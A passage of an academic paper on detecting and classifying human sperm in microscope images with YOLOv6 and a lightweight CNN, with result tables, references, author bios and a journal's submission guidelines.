analyze different parts of human sperm based on some image processing techniques. First, SMA removes noises and enhances the contrast of the image. Then it detects the different parts of sperm (e.g., head, tail) and analyzes the size and shape of each part. Finally, each sperm will be classified as a normal or abnormal sample. In [15], an approach based on image processing is introduced to support the experts in fertility diagnosis. The method combines the Lambertian model based on surface reflectance with mathematical morphology, however, the method focuses on sperm cell segmentation. Other methods for image segmentation for fertility diagnosis can be cited here such as in [3, 8].

3 The proposed framework

This section will introduce a deep learning model to the assessment of male reproductive health. The overview of our framework is presented in Fig. 2. In contrry with other methods, we focus on two main steps which are object detection and object classification. In the object detection step, we use the YOLOv6 model for detecting sperm. The purpose of sperm detection is to identify where the sperm is located and prepare for classification steps. This is an important step. In this step, we use not only common activation functions but also test our new activation function introduced in our preliminary paper [20] called SegRELU. The form of SegRELU is presented in the equation 1.




Figure 2: The overview of our framework.




Figure 3: The proposed CNN architecture.

$$f(x) = \begin{cases} \frac{x}{1+|x|} & \text{if } x \leq 0 \\ x & \text{if } x \geq 0 \end{cases} \quad (1)$$

Following the work in [20], SegRELU has some specific properties: (1) the parameter-free configuration is designed to facilitate user implementation, (2) the lightweight architecture aims to promote reproducibility in future deep learning models, and (3) a robust weight update is applied to both the positive and negative segments of the activation functions to maintain effective feature learning throughout the training process.

In the object classification step, we propose a deep learning model with the architecture depicted in Figure 3, this classifier will classify sperms as normal or abnormal. The advantage of the model is a simple, lightweight architecture, leading to fast processing times. The model's architecture is divided into three main components: Block Stem, Block Rep Residual, and Block Head. The Block Stem is used to reduce the size of the data, the Block Rep Residual is extracts various features from images, and the Block Head is responsible for classification. The Block Rep Residual contains the Block Conv and the Block ID. In




Figure 4: The parallel architecture




Figure 5: The sequential architecture of the AlexNet model and the VGG16 model

which, the Block Conv was designed to extract features with parallel Conv2D layers to increase the ability to extract data features through (1x1), (3x3), and (5x5) kernels with the same input data. If we use Conv2D layers in a sequential order of kernels, the ability to extract diversity will be limited because the input matrix has been changed. While the Block ID was built based on an idea partially from the ResNet network, which is also the main advantage of the ResNet network. As the model has more layers, the gradients of the later layers tend to approach zero. To avoid this, the authors of the ResNet model added X to the output of the model. This helps the model update weights more effectively during training. The model is described more detail in Figure 4.

As mentioned above, the proposed architecture has about 3.5 million parameters, which is more optimal compared to the AlexNet model (about 61 million parameters) and the VGG16 model (about 134 million parameters) and is like the MobileNet model (about 4.3 million) and the MobileNetV2 model (about 3.5 million). Moreover, we used a parallel architecture in Block ID, unlike the sequential architecture of the AlexNet and VGG16 models (Figure 5). This makes our model lighter and




Figure 6: The Block ID architecture

faster to process than the others. Despite this, the achieved accuracy remains sufficiently good for our specific problem.

4 Experiments and results

4.1 Dataset

To evaluate our object detection model's effectiveness, we extracted 125,000 images from the SVIA dataset [5] for training, validation, and testing. The SVIA dataset is sourced from JingHua Hospital of Shenyang, and the creation of this dataset commenced in 2017. Over a span of approximately four years, more than 278,000 objects been annotated. These annotations were performed by 14 reproductive doctors and biomedical scientists and were validated by six reproductive doctors and biomedical scientists. In addition, the annotated objects encompass various sperm types, such as normal, pin, amorphous, tapered, round, or multinucleated head sperm, along with impurities like bacteria, protein lumps, and bubbles. To evaluate the effectiveness of our classification model, we conducted experiments on various datasets: HUSHEM, SCIAN [22], SMIDS [18]. The detailed datasets are described in table 1.

Table 1: Datasets for classification phase

HuShem Dataset		
Labels	**HuShem Original**	**HuShem Original + GANs [2]**
Normal	54	1054
Tapered	53	1053
Pyriform	57	1057
Amorphous	52	1052
Total	**216**	**4216**

SCIAN Dataset		
Labels	**SCIAN Original**	**SCIAN Original + GAN [2]**
Normal	100	3851
Tapered	228	3852
Pyriform	76	3852
Small	72	3852
Amorphous	656	3852
Total	**1132**	**19259**

SMIDS Dataset		
Labels	**SMIDS Original**	**SMIDS Original + GAN [2]**
Normal	1021	2021
Abnormal	1005	2005
Non-Sperm	974	1974
Total	**3000**	**6000**

4.2 Evaluation methods

To evaluate the effectiveness of machine learning models, we use mAP for object detection, and Accuracy, F1-Score, Precision, and Recall for classification models. Before delving into the details of these formulas, let's familiarize ourselves with some related concepts such as Intersection over Union (IoU). IoU is the ratio of the intersection to the union of the predicted region and the true object region, calculated as the following equation 2.

$$IoU = \frac{\text{Area of Overlap}}{\text{Area of Union}} \tag{2}$$

$$\text{Precision} = \frac{TP}{TP+FP} \tag{3}$$

$$\text{Recall} = \frac{TP}{TP+FN} \tag{4}$$

The results of IoU are values in the range (0,1), and each detection will have its own IoU value. To determine whether detection is correct or incorrect, we rely on a predefined threshold (in our research, the threshold = 0.7). If the IoU is greater than or equal to the threshold, it is considered a correct detection; otherwise, it is considered a wrong detection. Based on these concepts, we calculate the True Positive (TP) values: The IoU greater than or equal to the threshold, indicating a correct detection; and False Positive (FP): The IoU less than the threshold, indicating a wrong detection; False Negative (FN): cases where the ground truth does not have a predicted bounding box. From these, we obtain metrics used in our research: Precision, which measures prediction accuracy (%) and Recall, which measure of the ability to find correct detections (%), and these metrics are calculated using the following formulas 3, 4.

From the precision and recall obtained above, we can draw the Precision-Recall (PR) curve for each individual class. It illustrates the trade-off between Precision and Recall for various Confidence Score values. The Average Precision (AP) is the area under the PR curve, which was mentioned earlier. A larger area indicates a higher level of Precision and Recall, implying a higher-quality model. After calculating the AP, we compute mAP by averaging the AP values for all classes. The higher the mAP score, the more accurately the model detects and makes correct predictions.

4.3 Results

We tested some models for object detection and the results are presented in Table 2. From the table, we can see that the YOLOv6 using the activation function SegRELU has obtained the highest performance for all indicates Precision, Recall, F1_score, and mAP. It can be explained by the fact that SegRERU has some good properties. SegRELU is based on combining the characteristics of RELU and the Softsign function. Softsign exhibits polynomial growth and features a smoother asymptote line, showcasing a heightened level of non-linearity. The non-linear nature introduced by the quadratic function is highly valued in neural network research for preserving essential features. SegRELU inherits this non-linearity and allows it to accurately delineate complex object boundaries in images. Additionally, SegRELU can generate

Table 2: Comparison of the proposed detection model with other models in the paper [21].

Model	Precision (%)	Recall (%)	F1_Score (%)	mAP (%)
SSD	92.23	65.44	76.59	41.98
RetinaNet	96.30	98.70	98.10	-
DeepSperm	88.50	96.50	93.00	94.11
YOLOv5	82.60	89.20	85.80	88.00
YOLOv6 (SiLU)	97.64	98.37	98.02	99.24
YOLOv6 (ReLU)	97.36	98.42	98.24	99.24
YOLOv6 (SegRELU)	**99.10**	**99.25**	**99.30**	**99.55**

activation during the calculation of gradients in the negative part and mitigate the issue of dead neurons during training.

The results of the classification model have been presented in Table 3, Table 4, and Table 5. From these tables, we can see that our model obtained good results compared with other methods. It can be explained by the fact that our model has been redesigned based on some properties which are presented earlier in section 3.

Table 3: Comparison of the proposed classification model with state-of-the-art classification models on the SMIDS dataset [7].

Model	Overall Accuracy (%)
DWT + SVM (Poly)	77.30
DTCWT + SVM (Poly)	80.10
DTWT + SVM (RBF)	80.30
SURF + SVM (Poly)	77.60
MSER + SVM (Poly)	80.70
KAZE + SVM (RBF)	83.80
VGG19 Aug	87.00
Mobilnet Aug	87.00
Inception Aug	87.30
Our model	**90.77**

Table 4: Comparison of the proposed classification model with state-of-the-art classification models on the SCIAN dataset [2, 9, 13].

Methods	Accuracy (%)	Precision (%)	Recall (%)	F1-Score (%)
DL-HPM	65.9	58.7	68.9	63.2
CE-SVM	44	-	58	-
APDL	49	-	62	-
FT-VGG	49	47	62	53
MC-HSH	63	56	68	61
TL	-	-	62	-
Our model	60.02	58.34	61.32	61.86

5 Conclusions

In this paper, we have proposed an efficient framework for sperm image analysis to support the assessment of male reproductive health. The framework is based on deep learning techniques some new ideas will be integrated with the developing deep learning model making it more efficient. Moreover, we also use an activation function which was introduced in our previous work for the object detection step. Some limitations of our paper can be noted here: the results are not a significant improvement; the data set needs update. The results conducted on some real datasets show the effectiveness of our model. In the future, we will continue to extend our research by using other data sets, developing new techniques, and applying our framework in real applications.

Table 5: Comparison of the proposed classification model with state-of-the-art classification models on the HUSHEM dataset [2, 9, 13].

Methods	Accuracy (%)	Precision (%)	Recall (%)	F1-Score (%)
DL-HPM	96.50	96.80	96.60	96.50
CE-SVM	78.50	80.50	78.50	78.90
APDL	92.20	93.50	92.30	92.90
FT-VGG	94.00	94.70	94.10	94.10
MC-HSH	95.70	96.10	95.50	95.50
TL	96.00	96.40	96.10	96.00
Our model	98.22	98.22	98.22	98.23

6 Acknowledgments

This research is funded by the Hanoi University of Industry under grant number 26-2022-RD/HD-DHCN for Viet-Thang Vu (Viet-Thang Vu).

References

[1] Nguyen Hoai Bac and Pham Minh Quan. Study on causes of male infertility. *Journal of Science, Hanoi Medical University*, 1(125):119–128, 2020.

[2] Kamran Balayev, Nihad Guluzade, Sercan Aygün, and Hamza O.ilhan. The implementation of dcgan in the data augmentation for the sperm morphology datasets. *Avrupa Bilim ve Teknoloji Dergisi*, (26):307–314, 2021.

[3] Karima Boumaza, Abdelhamid Loukil, and Kaouthar Aarizou. Automatic human sperm concentrartion in microscopic videos. *Medical Technologies Journal*, 2019.

[4] Violeta Chang, Jose M. Saavedra, Victor Castañeda, Luis Sarabia, Nancy Hitschfeld-Kahler, and Steffen Härtel. Gold-standard and improved framework for sperm head segmentation. *Computer methods and programs in biomedicine*, 117 2:225–37, 2014.

[5] Ao Chen, Chen Li, Shuojia Zou, Md Mamunur Rahaman, Yudong Yao, Haoyuan Chen, Hechen Yang, Peng Zhao, Weiming Hu, Wanli Liu, and Marcin Grzegorzek. Svia dataset: A new dataset of microscopic videos and images for computer-aided sperm analysis. *Biocybernetics and Biomedical Engineering*, 42(1):204–214, 2022.

[6] Fatemeh Ghasemian, Seyed Abolghasem Mirroshandel, Sara Monji-Azad, Mahnaz Azarnia, and Ziba Zahiri. An efficient method for automatic morphological abnormality detection from human sperm images. *Computer Methods and Programs in Biomedicine*, 122(3):409–420, 2015.

[7] Hamza O Ilhan, I Onur Sigirci, Gorkem Serbes, and Nizamettin Aydin. A fully automated hybrid human sperm detection and classification system based on mobile-net and the performance comparison with conventional methods. *Med. Biol. Eng. Comput.*, 58(5):1047–1068, May 2020.

[8] Hamza Osman Ilhan and Nizamettin Aydin. A novel data acquisition and analyzing approach to spermiogram tests. *Biomedical Signal Processing and Control*, 41:129–139, March 2018. Publisher Copyright: © 2017 Elsevier Ltd.

[9] Imran Iqbal, Ghulam Mustafa, and Jinwen Ma. Deep learning-based morphological classification of human sperm heads. *Diagnostics (Basel)*, 10(5):325, May 2020.

[10] Aldo Isidori, Maurizio Latini, and Francesco Romanelli. Treatment of male infertility. *Contraception*, 72(4):314–318, 2005.

[11] Soroush Javadi and Seyed Abolghasem Mirroshandel. A novel deep learning method for automatic assessment of human sperm images. *Computers in biology and medicine*, 109:182–194, 2019.

[12] Jiaqian Li, Kuo-Kun Tseng, Haiting Dong, Yifan Li, Ming Zhao, and Mingyue Ding. Human sperm health diagnosis with principal component analysis and k-nearest neighbor algorithm. *2014 International Conference on Medical Biometrics*, pages 108–113, 2014.

[13] Rui Liu, Mingmei Wang, Min Wang, Jianqin Yin, Yixuan Yuan, and Jun Liu. Automatic microscopy analysis with transfer learning for classification of human sperm. *Applied Sciences*, 2021.

[14] Christopher McCallum, Jason Riordon, Yihe Wang, Tian Kong, Jae Bem You, Scott Sanner, Alexander Lagunov, Thomas G. Hannam, Keith A. Jarvi, and David Sinton. Deep learning-based selection of human sperm with high dna integrity. *Communications Biology*, 2, 2019.

[15] Rosario Medina-Rodríguez, Luis Guzmán-Masías, Hugo Alatrista-Salas, and Cesar Beltrán-Castañón. Sperm cells segmentation in micrographic images through lambertian reflectance model. In George Azzopardi and Nicolai Petkov, editors, *Computer Analysis of Images and Patterns*, pages 664–674, Cham, 2015. Springer International Publishing.

[16] Purity Njagi, Wim Groot, Jelena Arsenijevic, Silke Dyer, Gitau Mburu, and James Kiarie. Financial costs of assisted reproductive technology for patients in low- and middle-income countries: a systematic review. *Human Reproduction Open*, 2023(2):hoad007, 03 2023.

[17] Katrien Stouffs, Herman Tournaye, Josiane Van Der Elst, Ingeborg Liebaers, and Willy Lissens. Is there a role for the nuclear export factor 2 gene in male infertility ? *Fertility and Sterility*, 90(November):1787–1791, November 2008.

[18] Omer Lutfu Tortumlu and Hamza Osman Ilhan. The analysis of mobile platform based cnn networks in the classification of sperm morphology. In *2020 Medical Technologies Congress (TIPTEKNO)*, pages 1–4, 2020.

[19] Viktorija Valiuškaitė, Vidas Raudonis, Rytis Maskeliūnas, Robertas Damaševičius, and Tomas Krilavičius. Deep learning based evaluation of spermatozoid motility for artificial insemination. *Sensors (Basel)*, 21(1):72, December 2020.

[20] Viet-Thang Vu, Thanh Quyen Bui Thi, Hong-Seng Gan, Viet-Vu Vu, Do Manh Quang, Vu Thanh Duc, and Dinh-Lam Pham. Activation functions for deep learning: an application for rare attack detection in wireless local area network (wlan). In *2023 25th International Conference on Advanced Communication Technology (ICACT)*, pages 59–64, 2023.

[21] Mecit Yuzkat, Hamza Osman Ilhan, and Nizamettin Aydin. Detection of sperm cells by single-stage and two-stage deep object detectors. *Biomedical Signal Processing and Control*, 83:104630, 2023.

[22] Yejia Zhang, Jingjing Zhang, Xiaomin Zha, Yiru Zhou, Yunxia Cao, and Danny Z. Chen. Improving human sperm head morphology classification with unsupervised anatomical feature distillation, 2022.

[23] Yu Zhang. Animal sperm morphology analysis system based on computer vision. *2017 Eighth International Conference on Intelligent Control and Information Processing (ICICIP)*, pages 338–341, 2017.

Authors

Dr. Viet-Thang Vu is a lecturer and the head of Information System division at Hanoi University of Industry, Vietnam. His research interests include cyber-security, image processing, computer vision, machine learning, and data mining.

Msc. Manh-Quang Do Master's degree in information systems. Researcher at the Faculty of Interdisciplinary Digital Technology, Phenikaa University. The field of research is computer vision

Dr. Trong-Hop Dang received the B.SC and M.SC degrees from Hanoi University of Science and Technology, Vietnam, in 2001 and 2007, respectively. He also received the Ph.D. I earned a degree in Information Technology at Le Quy Don

Technical University, Vietnam, in 2019. He currently works at the Faculty of Information Technology, Hanoi University of Industry, Vietnam. His current topic interests clustering, fuzzy sets, supervised and unsupervised learning, deep learning, and computer vision.

Dr. Dinh-Minh Vu completed his bachelor's degree in computer science from Vietnam National University, Hanoi, his master's degree in information technology from Thai Nguyen University, and his Ph.D. from the Academy of Military Science and Technology, Vietnam, in 1999, 2004, and 2019, respectively. He is currently working at the Faculty of Information Technology, Hanoi University of Industry, Vietnam. His areas of interest are Image Processing, Neural Networks, Pattern Recognition, Fuzzy Logic, and Machine Learning.

Assoc. Prof. Dr. Viet-Vu Vu received a B.S. degree in Computer Science from Ha Noi University of Education in 2000, a M.S. degree in Computer Science from Ha Noi University of Technology in 2004, and a Doctor Degree in Computer Science from Paris 6 University in 2011. He is a researcher at the Information Technology Institute, Vietnam National University, Hanoi. His research interests include clustering, active learning, semisupervised clustering, and E-government applications.

Assoc. Prof. Dr. Hong-Seng Gan received his BEng and PhD in Biomedical Engineering from Universiti Teknologi Malaysia in 2012 and 2016, respectively. He is a faculty member of the School of AI and Advanced Computing, Xi'an Jiaotong – Liverpool Univesity, Suzhou, China. His research areas focus on machine learning, computer vision and medical image processing.

Associate Professor, Dr. Doan-Vinh Tran received a PhD in Informatics Education from the Russian Academy of Educational Sciences, Russia in 1997. Now, he is a lecturer at the Faculty of Educational Technology, University of Education, Vietnam National University, Hanoi. His research concentrates primarily on Informatics Education, Digital Education, applications VR/AR/MR/XR in Digital Education, Clustering, and Image processing.

Index

Authors

Key Words

Journal Submission

The International Journal of Computers and Their Applications is published four times a year with the purpose of providing a forum for state-of-the-art developments and research in the theory and design of computers, as well as current innovative activities in the applications of computers. In contrast to other journals, this journal focuses on emerging computer technologies with emphasis on the applicability to real world problems. Current areas of particular interest include, but are not limited to: architecture, networks, intelligent systems, parallel and distributed computing, software and information engineering, and computer applications (e.g., engineering, medicine, business, education, etc.). All papers are subject to peer review before selection.

A. Procedure for Submission of a Technical Paper for Consideration

1. Email your manuscript to the Editor-in-Chief, Dr. Ajay Bandi. Email: ajay@nwmissouri.edu.
2. Illustrations should be high quality (originals unnecessary).
3. Enclose a separate page (or include in the email message) the preferred author and address for correspondence. Also, please include email, telephone, and fax information should further contact be needed.
4. **Note**: Papers shorter than 10 pages long will be returned.

B. Manuscript Style:

1. **WORD DOCUMENT**: The text should be **double-spaced** (12 point or larger), **single column** and **single-sided** on 8.5 X 11 inch pages. Or it can be single spaced double column.

   LaTex DOCUMENT: The text is to be a double column (10 point font) in pdf format.
2. An informative abstract of 100-250 words should be provided.
3. At least 5 keywords following the abstract describing the paper topics.
4. References (alphabetized by first author) should appear at the end of the paper, as follows: author(s), first initials followed by last name, title in quotation marks, periodical, volume, inclusive page numbers, month, and year.
5. The figures are to be integrated in the text after referenced in the text.

C. Submission of Accepted Manuscripts

1. The final complete paper (with abstract, figures, tables, and keywords) satisfying Section B above in **MS Word format** should be submitted to the Editor-in-Chief. If one wished to use LaTex, please see the corresponding LaTex template.
2. The submission may be on a CD/DVD or as an email attachment(s). **The following electronic files should be included:**
   - Paper text (required).
   - Bios (required for each author).
   - Author Photos are to be integrated into the text.
   - Figures, Tables, and Illustrations. These should be integrated into the paper text file.
3. Reminder: The authors photos and short bios should be integrated into the text at the end of the paper. All figures, tables, and illustrations should be integrated into the text after being mentioned in the text.
4. The final paper should be submitted in (a) pdf AND (b) either Word or LaTex. For those authors using LaTex, please follow the guidelines and template.
5. Authors are asked to sign an ISCA copyright form (http://www.isca-hq.org/j-copyright.htm), indicating that they are transferring the copyright to ISCA or declaring the work to be government-sponsored work in the public domain. Also, letters of permission for inclusion of non-original materials are required.

Publication Charges

After a manuscript has been accepted for publication, the contact author will be invoiced a publication charge of **$500.00 USD** to cover part of the cost of publication. For ISCA members, publication charges are **$400.00 USD** publication charges are required.

Revised 2020